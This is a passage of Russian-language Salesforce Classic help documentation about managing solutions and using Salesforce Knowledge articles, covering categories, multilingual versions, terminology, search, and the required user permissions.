Данный флажок применяется только к решениям, но не применяется к статьям [общедоступной базы знаний](#).

5. Нажмите кнопку **«Сохранить»**.

Если в организации включена поддержка многоязычных решений, то страница статусов переведенных решений отображается в случае изменения основного решения, содержащего переведенные решения. Данная страница позволяет обновить статусы переведенных решений и уведомить пользователей о необходимости изменения данных переводов.

СМ. ТАКЖЕ:

[Создание решений](#)

[Категоризация решений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для проверки решений:

- «Редактирование» для решений

Для публикации решений:

- «Управление опубликованными решениями»



## Удаление решений

Чтобы удалить решение, щелкните ссылку «Удал.» напротив нужного решения на странице со списком решений или нажмите кнопку «Удалить» на странице сведений о решении. Ссылка «Удал.» отображается только для менеджеров решений, администраторов и пользователей с полномочием «Управление опубликованными решениями» или «Удаление» для решений.

При удалении решения выполняется удаление всех связанных журналов и вложений. Решение перемещается в корзину. Обращения, связанные с решением, не удаляются, но удаляется соответствующая связь, которая не может быть восстановлена в случае восстановления решения.

Ниже перечислены рекомендации для организаций, в которых включена поддержка многоязычных решений.

- Удаление основного решения не инициирует удаление связанных переведенных решений. Наоборот, каждое переведенное решение становится основным.
- Удаление переведенного решения инициирует удаление его связи с основным решением.
- Восстановление основного или переведенного решения из корзины не инициирует восстановление его связей с другими основными или переведенными решениями. Данные связи могут быть восстановлены вручную путем изменения поля поиска «Основное решение» на странице редактирования сведений о переведенном решении.
- При необходимости после удаления переведенного решения новое переведенное решение может быть добавлено на том же языке. В этом случае исходное переведенное решение может быть восстановлено из корзины только после удаления второго переведенного решения.

СМ. ТАКЖЕ:

[Общие сведения о решениях](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления  
неопубликованных  
решений:

- «Удаление» для решений

Для удаления  
опубликованных решений:

- «Управление  
опубликованными  
решениями»

## Категоризация решений

Категории решений позволяют группировать похожие решения. Каждое решение может принадлежать нескольким категориям. Решения, которым назначены категории, могут быть просмотрены и найдены по соответствующей категории на вкладке «Решения» или при принятии решения по обращению. Кроме того, категории могут использоваться для просмотра опубликованных решений в общедоступных решениях, на портале самообслуживания или клиентском портале.

Прежде чем включить поддержку категорий решений в организации, администраторы и пользователи с полномочием «Управление категориями» могут назначить решениям нужные категории. После включения поддержки категоризация решений доступна всем пользователям с соответствующими полномочиями.

Если в организации включена поддержка многоязычных решений, то переведенные решения наследуют категории основных решений. Категории переведенного решения синхронизируются с категориями основного решения. Чтобы изменить категории переведенного решения, рекомендуем изменить категории соответствующего основного решения.

1. Откройте нужное решение.
2. Нажмите кнопку **«Выбрать категорию»** в связанном списке «Категории решений».

Данный связанный список отображается только в том случае, если категории включены и определены администратором.


3. Чтобы добавить категорию в решение, нажмите кнопку **«Выбрать»** в иерархии категорий решений. При необходимости повторите данное действие.

Рекомендуем ограничить количество категорий, доступных для решения. Назначение только важных категорий позволяет ускорить процесс поиска нужных решений пользователями и клиентами.

Чтобы удалить категорию, назначенную решению, щелкните **«Отменить выбор»**.

4. Нажмите кнопку **«Сохранить»**.

Чтобы позднее удалить категорию, назначенную решению, щелкните ссылку **«Удал.»** в связанном списке «Категории решений» на странице сведений о решении.

 **Прим.:** Пользователи могут создать настраиваемый отчет по категориям решений. Однако сведения о категориях решений недоступны в списковых представлениях.

СМ. ТАКЖЕ:

[Поиск решений](#)

[Принятие решений по обращениям](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для категоризации  
решений:

- «Редактирование» для  
решений

## Настройка статусов многоязычных решений

Статусы всех переведенных решений, связанных с основным измененным решением, могут быть также изменены. При необходимости пользователям может быть отправлено уведомление об обновлении данных переводов.

1. Чтобы выбрать статус переведенного решения, воспользуйтесь раскрывающимся списком «Статус». Например, «Черновик», «Проверено» или «Повтор». Доступные значения раскрывающегося списка определяются администратором.
2. Чтобы уведомить пользователей об обновлении основного решения и необходимости изменения переведенных решений, установите флажок «Устарело». При этом переведенное решение отображается с пометкой «Устарело» в связанном списке основного решения «Переведенные решения».
3. Чтобы отправить последнему активному пользователю, создавшему или изменившему решение, электронное уведомление об обновлении основного решения и необходимости изменения переведенных решений, установите флажок «Отправить уведомление».

Сообщение эл. почты будет отправлено пользователю, указанному в столбце «Получатель уведомления». Электронные уведомления генерируются системой и не могут быть изменены. Язык электронного уведомления соответствует языку получателя.

4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Общие сведения о многоязычных решениях](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения статуса переведенных решений:

- «Редактирование» для решений

## Начальная страница решений

При выборе вкладки «Решения» отображается начальная страница решений.

- Чтобы найти нужное решение, введите ключевые слова в поле поиска и нажмите кнопку **«Найти решение»**. Если в организации включена поддержка категорий, выберите нужную категорию. Если в организации включена поддержка многоязычных решений, то найденные решения отображаются на всех соответствующих языках. Критерии поиска, введенные на одном языке, могут быть обработаны на другом языке иным способом, что может сказаться на точности найденных решений.
- Чтобы просмотреть список решений в нужной категории и ее подкатегориях, щелкните имя категории в разделе **«Обзор решений»**.
- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы просмотреть краткий список решений, соответствующих заданному критерию, выберите элемент раскрывающегося списка в разделе **«Недавние решения»**. Чтобы просмотреть сведения о решении, выберите имя нужного решения из списка. Чтобы изменить количество отображаемых элементов, выберите ссылку **«Показать 25 элем.»** или **«Показать 10 элем.»**. Доступные поля определяются макетом поиска «Вкладка "Решения"», заданным администратором, и параметрами безопасности полей, заданными пользователем (только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition). Ниже перечислены критерии фильтрации, доступные в разделе «Недавние решения».

### Значение списка «Недавние решения»

#### Недавно просмотренные

### Описание

Последние 10 или 25 решений, просмотренных пользователем; самые последние просмотренные решения отображаются в списке первыми. Данный список формируется на основе недавних элементов и содержит записи, за которые несут ответственность текущий и другие пользователи.

- Чтобы создать решение, нажмите кнопку **«Создать»** в разделе **«Недавние решения»**.
- Чтобы открыть отчет, щелкните имя нужного отчета в разделе **«Отчеты»**. Отчет «Список решений» позволяет составить отчет по любому полю решения.

СМ. ТАКЖЕ:

[Общие сведения о решениях](#)

[Создание решений](#)

[Поиск решений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Решения»:

- «Чтение» для решений

Для просмотра решений:

- «Чтение» для решений

Для создания решений:

- «Создание» для решений

## Журнал решения

Связанный список «Журнал решения» на странице сведений о решении отслеживает изменения, внесенные в данное решение. При каждом изменении отслеживаемого стандартного или настраиваемого поля решения в связанный список «Журнал решения» добавляется новая запись. Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Журнал решения не фиксирует изменения, вносимые в связанные списки решения.

СМ. ТАКЖЕ:

[Общие сведения о решениях](#)

## Решения. Вопросы и ответы

- [Кто такой менеджер решений?](#)
- [Для чего используются решения?](#)
- [В чем разница между решениями и часто задаваемыми вопросами?](#)
- [Как создать полезное решение?](#)
- [На что следует обратить внимание при проверке решений?](#)
- [Что означают флажки «Отображается на портале самообслуживания» и «Отображается в общедоступной базе знаний» для решения?](#)

### Кто такой менеджер решений?

Менеджер решений может редактировать и удалять решения, а также делать их доступными на портале самообслуживания, клиентском портале и в общедоступных решениях. Как правило, это эксперты по продукту с прекрасными навыками письменного общения и глубокими познаниями в определенной области продукта. Чтобы назначить пользователя менеджером решений, администратор может назначить этому пользователю профиль «Менеджер решений» при создании или редактировании его личных сведений.

СМ. ТАКЖЕ:

[Решения. Вопросы и ответы](#)

### Для чего используются решения?

Решение — это удобное средство обработки запросов клиентов. Решения, принятые по обращениям клиентов, добавляются в базу знаний, которая позволяет сотрудникам службы поддержки находить предыдущие похожие запросы и обрабатывать текущие запросы в самые короткие сроки.

СМ. ТАКЖЕ:

[Решения. Вопросы и ответы](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## В чем разница между решениями и часто задаваемыми вопросами?

Часто задаваемые вопросы содержат полезные советы и рекомендации, касающиеся основных аспектов использования продуктов или услуг. Решения содержат ответы на вопросы клиентов, возникающие в результате непредвиденной работы продуктов или услуг. Иногда клиенты не могут точно описать возникшую проблему, поэтому решение может содержать основные сведения об использовании продукта или услуги (подобно часто задаваемым вопросам), а также возможные способы устранения неполадок или временное решение проблемы.

СМ. ТАКЖЕ:

[Решения. Вопросы и ответы](#)

## Как создать полезное решение?

Полезное решение должно быть технически точным, а также поддерживать возможность повторного использования и быстрого поиска.

СМ. ТАКЖЕ:

[Решения. Вопросы и ответы](#)

## На что следует обратить внимание при проверке решений?

Ниже перечислены рекомендации по проверке решений.

1. **Структура:** решение должно содержать понятный заголовок, описание, причину и способы решения проблемы.
2. **Язык:** решение должно быть понятным и доступным на родном языке клиента.
3. **Отсутствие сведений о клиентах:** решение не должно содержать сведений о клиентах.
4. **Техническая точность:** решение должно быть достоверным и эффективным.
5. **Компетентность:** решение не должно содержать орфографических и грамматических ошибок.
6. **Конфиденциальность:** решение не должно содержать конфиденциальной или специализированной информации, предназначенной для внутреннего пользования.


СМ. ТАКЖЕ:

[Решения. Вопросы и ответы](#)

## Что означают флажки «Отображается на портале самообслуживания» и «Отображается в общедоступной базе знаний» для решения?

Решение, помеченное флажками «Отображается на портале самообслуживания» и «Отображается в общедоступной базе знаний», доступно внешним пользователям на портале самообслуживания, клиентском портале и в общедоступных решениях. Решения, доступные внешним пользователям, считаются опубликованными.

Флажок **«Отображается в общедоступной базе знаний»** применяется только к решениям, но не применяется к статьям [общедоступной базы знаний](#).

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

СМ. ТАКЖЕ:

[Решения. Вопросы и ответы](#)

## Salesforce Knowledge

### Общие сведения о Salesforce Knowledge

Salesforce Knowledge — это база знаний, позволяющая пользователям создавать и управлять содержимым (которое называется «статьями»), а также быстро находить и просматривать нужные статьи. Если организация [использует Salesforce Knowledge](#), то пользователи могут создавать, редактировать, публиковать и архивировать статьи на вкладке «Управление статьями», а также искать и просматривать опубликованные статьи на вкладке «Статьи». Клиенты и партнеры могут иметь доступ к статьям только в том случае, если клиентский или партнерский портал поддерживает Salesforce Knowledge. При необходимости пользователи могут создать общедоступную базу знаний, позволяющую посетителям веб-сайта просматривать статьи.

Ниже перечислены функции Salesforce Knowledge, обеспечивающие эффективное управление базой знаний и ее пользователями.

#### Использование типов статей

Тип статьи — это настраиваемый контейнер для статей. Каждая статья принадлежит типу, определяющему ее содержимое и структуру. Администраторы определяют типы статей путем создания настраиваемых полей для сбора данных, группировки или изменения порядка отображения полей в макете, а также выбора шаблона типа статьи. Шаблон типа статьи определяет способ отображения макета при просмотре опубликованной статьи. Администраторы могут выбирать уникальные шаблоны для разных типов статей и разных групп пользователей. Система Salesforce предлагает два стандартных шаблона типа статьи — «Вкладка» и «Содержание», а Visualforce может использоваться для создания настраиваемых шаблонов.

#### Категоризация статей

Категории данных позволяют классифицировать статьи Salesforce Knowledge. Данная классификация позволяет пользователям находить нужные статьи, а администраторам — контролировать их доступность. После настройки категорий данных [менеджеры статей](#) могут назначать соответствующие категории черновым статьям. Категории позволяют конечным пользователям искать опубликованные статьи в любом канале («Внутреннее приложение», «Клиент», «Партнер» и «Общедоступная база знаний»). Если организация использует иерархию ролей, то доступ к категориям данных определяется ролью пользователя.

#### Управление статьями

Вкладка «Управление статьями» позволяет менеджерам статей создавать статьи и находить или управлять текущими статьями на каждом этапе жизненного цикла статьи.

1. Создайте и сохраните новую статью.
2. При необходимости переназначьте статью редактору, переводчику, эксперту или любому другому соавтору. Данный пользователь сможет переназначать статью неограниченное количество раз, пока содержимое статьи не будет готово для публикации. Если типу статьи задан процесс утверждения, то статья должна быть отправлена

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

текущим или назначенным пользователем на утверждение. Статья отправляется одному или нескольким ответственным за утверждение, которые могут ее принять или отклонить.

3. В зависимости от доступных целевых аудиторий, [опубликуйте](#) готовый черновик как минимум в один канал: вкладка «Статьи» в организации Salesforce, клиентский портал, партнерский портал или общедоступная база знаний. При необходимости запланируйте публикацию статьи на нужную дату.
4. При необходимости обновите статью. Чтобы изменить опубликованную статью, отмените публикацию статьи (исходная статья недоступна другим пользователям) или создайте копию опубликованной исходной статьи (обновленная статья заменяет исходную статью).
5. Чтобы удалить устаревшую статью из публикации, [заархивируйте нужную статью](#). Подобно публикации, архивирование может быть выполнено незамедлительно или запланировано на нужную дату.
6. При необходимости удалите статью или преобразуйте ее в черновик и повторите процесс публикации.

### Создание статей

Процесс создания статей включает следующие этапы: выбор типа статьи, создание содержимого, назначение категорий и выбор как минимум одного канала. В зависимости от типа статьи, разные типы данных могут поддерживать разные поля.

### Многоязычная поддержка

Salesforce Knowledge позволяет сократить расходы на поддержку путем перевода статей на нужные языки. После [настройки параметров языка](#) пользователям доступны два метода перевода: самостоятельный перевод статей посредством инструмента редактирования в базе знаний или отправка статей поставщику перевода. Разные языки могут использовать разные методы. Например, статьи могут быть назначены пользователю Salesforce Knowledge для перевода на испанский язык и отправлены поставщику для перевода на французский язык.

### Использование статей для принятия решений по обращениям

Совместно с обращениями, Salesforce Knowledge является эффективным инструментом поддержки клиентов. Чтобы выполнять поиск по базе знаний прямо на странице сведений об обращении и добавлять связанные статьи в обращение, добавьте связанный список «Статьи» в макеты страниц обращений. Статья, созданная агентом службы поддержки при закрытии обращения, может использоваться для сбора важной информации и сокращения времени принятия решения по будущим обращениям.

### Поиск статей

Поиск статей в Salesforce Knowledge отличается быстротой и удобством. Чтобы выполнить полнотекстовый поиск по базе знаний, введите поисковый запрос на вкладке «Статьи». Чтобы уточнить область поиска, выберите нужные типы статей и категории. Если включена поддержка бета-версии функции исправления ошибок при поиске, то система выполняет поиск и извлекает варианты замены для англоязычных критериев поиска. Результаты поиска могут быть отфильтрованы по языку, статусу проверки и категории; сортировка элементов спискового представления может быть выполнена по нескольким критериям, таким как: высокий рейтинг или наибольшее количество просмотров. Вкладка «Управление статьями» позволяет искать конкретную статью в выбранном списковом представлении. Компонент «Поиск статей» позволяет искать статьи на вкладке «Начальная страница».

### Оценка статей

Пользователи внутреннего приложения, клиентского и партнерского порталов могут присваивать статьям от одной до пяти звезд, а также просматривать средний рейтинг статьи. Средние рейтинги постоянно изменяются. В случае отсутствия новых голосов средний рейтинг статьи понижается или повышается каждые 15 дней. Данное изменение позволяет новым популярным статьям конкурировать со старыми или устаревшими статьями за более высокие или низкие рейтинги. В случае отсутствия новых голосов статья присваивается средний рейтинг, равный трем звездам. Кроме того, вкладка «Статьи» позволяет пользователям сравнивать рейтинги разных статей и сортировать элементы спискового представления в соответствии с наибольшим или наименьшим рейтингом.





**Прим.:** Статьи, которые не участвовали в голосовании, получают средний рейтинг, равный трем звездам.

СМ. ТАКЖЕ:

[Терминология Salesforce Knowledge](#)

## Терминология Salesforce Knowledge

Ниже приведены термины, используемые для описания функциональных возможностей Salesforce Knowledge.

### Архивная статья

Архивная статья — это опубликованная статья, удаленная из общего доступа. Менеджеры статей могут просматривать и управлять архивными статьями на вкладке «Управление статьями» путем выбора вложенной вкладки **«Статьи»** в области «Просмотр» и установки переключателя **«Архивные статьи»**. Архивные статьи недоступны на вкладке «Статьи» (во всех каналах) и общедоступной базе знаний. Статьи могут быть заархивированы вручную или автоматически (по дате истечения срока действия).

### Статья

*Статья* содержит сведения о продуктах и услугах компании, которые должны быть доступны в базе знаний.

### Менеджер статей

Система Salesforce использует термин *«менеджер статей»* для обозначения отдельного типа пользователя. Менеджеры статей могут создавать, редактировать, назначать, публиковать, архивировать и удалять статьи на вкладке «Управление статьями». Менеджеры статей также могут называться менеджерами базы знаний. Менеджерам статей должно быть предоставлено полномочие «Управление статьями». Вкладка «Управление статьями» доступна только при наличии полномочия «Управление статьями».

### Тип статьи

Всем статьям Salesforce Knowledge назначается *тип статьи*. Тип статьи определяет тип содержимого, внешний вид и пользователей, которым предоставляется доступ к статье. Например, простой тип статьи «Вопросы и ответы» может содержать два настраиваемых поля («Вопрос» и «Ответ»), которые используются менеджерами статей для ввода данных при создании или обновлении статей, посвященных вопросам и ответам. Более сложный тип статьи может содержать десятки полей, систематизированные по разным разделам. Макеты и шаблоны позволяют администраторам структурировать тип статьи на основе его содержимого. Доступ пользователя к типам статей определяется полномочиями. Администратор может предоставить пользователям полномочие «Создание», «Чтение», «Редактирование» или «Удаление» для каждого типа статьи. Например, менеджер статей может предоставить внутренним пользователям доступ для чтения, создания и редактирования типов статей «Вопросы и ответы», а пользователям-партнерам — только доступ для чтения.

### Макет типа статьи

*Макет типа статьи* позволяет администраторам создавать разделы, систематизирующие поля статьи, а также выбирать поля, доступные пользователям для просмотра и редактирования. Каждый тип статьи использует один макет. Макет может быть изменен администратором на странице сведений о типе статьи.

### Шаблон типа статьи

*Шаблон типа статьи* определяет порядок отображения разделов в макете типа статьи. Каждый из четырех каналов может использовать отдельный шаблон типа статьи. Например, если каналу «Клиентский портал» назначен шаблон «Вкладка» для типа статьи «Вопросы и ответы», то разделы макета «Вопросы и ответы» отображаются в виде вкладок

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

при просмотре клиентами статьи «Вопросы и ответы». При использовании шаблона «Содержание» разделы, заданные в макете, отображаются на одной странице в виде гиперссылок. Система Salesforce предлагает два стандартных шаблона типа статьи — «Вкладка» и «Содержание». Настраиваемые шаблоны могут быть созданы посредством Visualforce.

### Группа категорий для статей

В Salesforce Knowledge *группа категорий* позволяет организовывать категории данных в логическую иерархию. Например, чтобы классифицировать статьи по регионам продаж и бизнес-единицам, создайте две группы категорий: «Регионы продаж» и «Бизнес-единицы». Группа категорий «Регионы продаж» может состоять из географической иерархии, в которой категория «Все регионы продаж» будет расположена на самом верхнем уровне, категории «Северная Америка», «Европа» и «Азия» — на втором уровне, и так далее (вплоть до пятого уровня). При создании статей категории назначаются авторами статей. Конечные пользователи могут искать и фильтровать статьи по категории.

### Канал

Канал — это средство предоставления доступа к статье. Salesforce Knowledge предлагает четыре канала, поддерживающие доступ к статьям.

- Внутреннее приложение: Доступ к статьям на вкладке «Статьи» предоставляется пользователям Salesforce на основе доступности их ролей.
- Клиент: Доступ к статьям предоставляется клиентам только при отображении вкладки «Статьи» в сообществе или на клиентском портале. Пользователи-клиенты наследуют доступность роли от менеджера организации. В сообществе статья доступна только пользователям с лицензией Customer Community или Customer Community Plus.
- Партнер: Доступ к статьям предоставляется партнерам только при отображении вкладки «Статьи» в сообществе или на партнерском портале. Пользователи-партнеры наследуют доступность роли от менеджера организации. В сообществе статья доступна только пользователям с лицензией Partner Community.
- Общедоступная база знаний: Чтобы предоставить анонимным пользователям доступ к статьям, рекомендуем создать общедоступную базу знаний посредством приложения «Образец общедоступной базы знаний для Salesforce Knowledge» из каталога AppExchange. Создание общедоступной базы знаний требует наличия Sites и Visualforce.
- Собственный веб-сайт: Чтобы предоставить пользователям доступ к статьям, воспользуйтесь корпоративным веб-сайтом.

### Категория данных для статей

В Salesforce Knowledge *категория данных* — это набор критериев, структурированных в иерархические группы категорий. Статьям базы знаний могут быть назначены разные категории, благодаря чему пользователи могут быстро находить нужные статьи. Например, чтобы классифицировать статьи по регионам продаж и бизнес-единицам, создайте две группы категорий: «Регионы продаж» и «Бизнес-единицы». Группа категорий «Регионы продаж» может состоять из географической иерархии, в которой категория «Все регионы продаж» будет расположена на самом верхнем уровне, категории «Северная Америка», «Европа» и «Азия» — на втором уровне, и так далее (вплоть до пятого уровня). Категории назначаются авторами статей. Категории данных позволяют администраторам контролировать доступ к статьям.

### Черновая статья

Черновая статья — это незавершенная статья, которая еще не опубликована, то есть недоступна на вкладке «Статьи» (во всех каналах) и в общедоступной базе знаний. Менеджеры статей могут просматривать черновые статьи на вкладке «Управление статьями» путем выбора вложенной вкладки «Статьи» в области «Просмотр» и установки переключателя «Черновые статьи». Черновые статьи могут быть отфильтрованы по назначению: текущему или любому пользователю (все черновые статьи организации). Черновые статьи могут быть назначены любому пользователю, связанному с редактурой.

### Черновой перевод

Черновой перевод — это незавершенный перевод статьи на разные языки. Данные переводы не публикуются, то есть недоступны на вкладке «Статьи» (во всех каналах) и в общедоступной базе знаний. Менеджеры статей могут просматривать черновые переводы на вкладке «Управление статьями» путем выбора вложенной вкладки «Переводы» в области «Просмотр» и установки переключателя «Черновые переводы». Черновые переводы могут быть

отфильтрованы по назначению: текущему пользователю, очереди перевода или любому пользователю (все черновые переводы организации). Переводы могут быть назначены любому пользователю, который может публиковать статьи Salesforce Knowledge.

### Агент базы знаний

Система Salesforce использует термин *«агент базы знаний»* для обозначения отдельного типа пользователя. Агенты базы знаний — это пользователи статей во внутреннем приложении Salesforce Knowledge. Данные пользователи могут использовать вкладку «Статьи» для поиска и просмотра статей, но не могут создавать, редактировать и управлять статьями.

### Опубликованная статья

Опубликованные статьи доступны на вкладке «Статьи» во внутреннем приложении, а также на клиентском портале, партнерском портале и в общедоступной базе знаний. Чтобы удалить опубликованную статью, рекомендуем ее заархивировать или назначить статус черновой на вкладке «Управление статьями». Чтобы просмотреть опубликованные статьи, откройте вкладку «Управление статьями», выберите вложенную вкладку «**Статьи**» в области «Просмотр» и установите переключатель «**Опубликованные статьи**».

### Опубликованный перевод

Опубликованный перевод — это статья, переведенная на разные языки и доступная на вкладке «Статьи» во внутреннем приложении, а также на клиентском портале, партнерском портале и в общедоступной базе знаний. Чтобы удалить опубликованный перевод, рекомендуем его заархивировать или назначить статус черновой на вкладке «Управление статьями». Чтобы просмотреть опубликованные переводы, откройте вкладку «Управление статьями», выберите вложенную вкладку «**Переводы**» в области «Просмотр» и установите переключатель «**Опубликованные переводы**».

СМ. ТАКЖЕ:

[Общие сведения о Salesforce Knowledge](#)

## Поиск статей и внешних источников на вкладке «База знаний»

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |   |
|--|---|
| Для просмотра статей:                                  | «Чтение» для типа статьи  |
| Для создания статей:                                   | «Управление статьями»<br>И<br>«Чтение» и «Создание» для типа статьи                   |
| Для редактирования черновых статей:                    | «Управление статьями»<br>И<br>«Чтение» и «Редактирование» для типа статьи             |
| Для редактирования опубликованных или архивных статей: | «Управление статьями»<br>И<br>«Создание», «Чтение» и «Редактирование» для типа статьи |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

|  |   |
|--|---|
| Для удаления черновых, опубликованных или архивный статей: | «Управление статьями»<br>И<br>«Чтение», «Редактирование» и «Удаление» для типа статьи |
| Для создания и редактирования внешних источников данных:   | «Настройка приложения»  |

Рекомендуем использовать интегрированный поиск для одновременного поиска всех ресурсов.

Чтобы выполнить поиск по статьям Salesforce Knowledge и внешним источникам данных, выполните указанные ниже действия.

**1. Введите поисковый запрос в поле поиска.**

Поисковые запросы могут содержать специальные символы и операторы. Если организация поддерживает функцию автозаполнения, то пользователям отображаются варианты, доступные для выбора.



**Прим.:** Раскрывающийся список вариантов автозаполнения отображает заголовки статей значком листа бумаги, а ключевые слова — значком лупы.

**2. Щелкните значок поиска или нажмите клавишу *Enter*.**

**3. Чтобы уточнить результаты поиска, выберите нужные фильтры.**

В зависимости от искомого источника, воспользуйтесь фильтрацией по языку, категории данных, статусу статьи, типу статьи или проверке статьи. Чтобы задать всем фильтрам стандартные параметры, щелкните **«Сбросить»**.

- При выборе параметра «Все» система позволяет фильтровать по языку и категории данных.
- При выборе параметра «Статьи» или «Мой черновик» система позволяет фильтровать по:
  - Статус статьи: «Опубликовано», «Черновик» и «Черновые переводы»
  - Язык: значения определяются компонентами, поддерживаемыми организацией
  - Категории данных: значения определяются компонентами, созданными организацией
  - Тип статьи: значения определяются компонентами, созданными организацией
  - Статус проверки: «Нет фильтра» (все статьи), «Не проверено» (непроверенные статьи), «Проверено» (проверенные статьи) и любые другие значения, поддерживаемые организацией (например, «Проверяется»)
- При выборе внешнего источника фильтры отсутствуют, а отображаемые общие сведения о статье определяются макетом поиска внешнего объекта.

**4. Чтобы отсортировать статьи, выберите нужный критерий.**

- Дата публикации
- Лучший рейтинг
- Самое популярное
- Заголовок: A—Z
- Заголовок: Z—A

**5. Чтобы просмотреть сведения, щелкните заголовок нужной статьи или внешнего источника. Как правило, под заголовком отображаются общие сведения о статье. Например, указатель новой статьи, номер статьи, тип статьи, статус проверки, дата последней публикации, сравнение представления статьи и сравнение рейтинга статьи.**

**6. Чтобы начать отслеживание, отменить отслеживание, изменить, опубликовать или удалить статью при наличии соответствующих полномочий, воспользуйтесь раскрывающимся списком напротив каждой статьи.**


## Поиск статей

- [Поиск статей на вкладке «Статьи»](#)
- [Поиск статей на вкладке «Управление статьями»](#)
- [Поиск статей из обращений](#)
- [Поиск статей посредством функции глобального поиска](#)


### Поиск статей на вкладке «Статьи»

По умолчанию вкладка «Статьи» содержит статьи, созданные или измененные в течение последних 30 дней. Чтобы найти нужную статью, воспользуйтесь средствами поиска на боковой панели. Если включена поддержка бета-версии функции исправления ошибок при поиске, то система предлагает альтернативный критерий поиска в случае отсутствия исходного критерия поиска в англоязычном словаре. Чтобы просмотреть возможные варианты замены, щелкните ссылку для нужного поискового запроса.

1. Введите поисковый запрос в поле поиска. Поисковые запросы могут содержать специальные символы и операторы.

 **Прим.:** При нажатии кнопки **«Начать»** без ввода поискового запроса или выбора типа статьи, статуса проверки или категории, поиск возвращает статьи, созданные или измененные в течение последних 30 дней. Пустой поиск не возвращает все опубликованные статьи базы знаний.

2. При необходимости выберите как минимум один нужный [тип статьи](#).
3. Нажмите кнопку **«Начать»**.
4. Чтобы уточнить результаты поиска, [выберите нужные фильтры](#).

 **Совет:** Вкладка «Начальная страница» может использоваться для поиска статей только при наличии компонента «Поиск статей». Введите поисковый запрос в поле «Поиск статей».

### Поиск статей на вкладке «Управление статьями»

Вкладка «Управление статьями» позволяет просматривать статьи на любом этапе процесса публикации и искать конкретные статьи в выбранном списковом представлении.

Стандартное списковое представление на вкладке «Управление статьями» содержит черновые (неопубликованные) статьи, назначенные текущему пользователю. Если включена поддержка бета-версии функции исправления ошибок при поиске, то система выполняет поиск и извлекает варианты замены для англоязычных критериев поиска.

Чтобы найти нужную статью, воспользуйтесь средствами поиска в области «Просмотр».

1. Выберите вложенную вкладку «Статьи».
2. Установите переключатель **«Черновые статьи»**, **«Опубликованные статьи»** или **«Архивные статьи»**. Черновые статьи могут быть отфильтрованы по назначению: текущему или любому пользователю (все черновые статьи организации).
3. При необходимости введите поисковый запрос в поле «Поиск по представлению». Поисковые запросы могут содержать специальные символы и операторы. Поле «Поиск по представлению» не поддерживается для архивных статей. Нажмите кнопку **«Начать»**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра опубликованных статей на вкладке «Статьи» или в связанном списке «Статьи»:

- «Чтение» для типа статьи

Для просмотра черновых, опубликованных или архивных статей на вкладке «Управление статьями»:

- «Управление статьями»

И

«Чтение» для типа статьи

4. Нажмите кнопку **«Начать»**.
5. Чтобы уточнить результаты поиска, [выберите нужные фильтры](#).

### Поиск переводов на вкладке «Управление статьями»

Вкладка «Управление статьями» позволяет просматривать переводы на любом этапе процесса перевода статьи и искать конкретный перевод в выбранном списковом представлении.

Чтобы найти нужную статью, воспользуйтесь средствами поиска в области «Просмотр».


1. Выберите вложенную вкладку «Переводы».
2. Установите переключатель **«Черновые переводы»** или **«Опубликованные переводы»**. Черновые переводы могут быть отфильтрованы по назначению: текущему пользователю, очереди перевода или любому пользователю (все черновые переводы организации).
